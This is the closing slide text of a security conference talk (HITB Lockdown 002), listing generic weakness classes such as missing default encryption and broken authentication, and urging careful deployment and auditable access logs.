  In fact, they have been DOCUMENTED for YEARS
- Example: OWASP Top 10 Web Vulnerabilities
  - Lack of encryption by default
  - Encryption disabled at server side
  - Broken authentication and session management
  - Vulnerable components
- Greater caution is needed to deploy such devices in a secure way.
- Upper layer must NOT blindly trust a middle layer.
  At least, make access logs auditable.

Thank You!

HITB LOCKDOWN 002
livestream

@miaoski / roel_reyes@trendmicro.com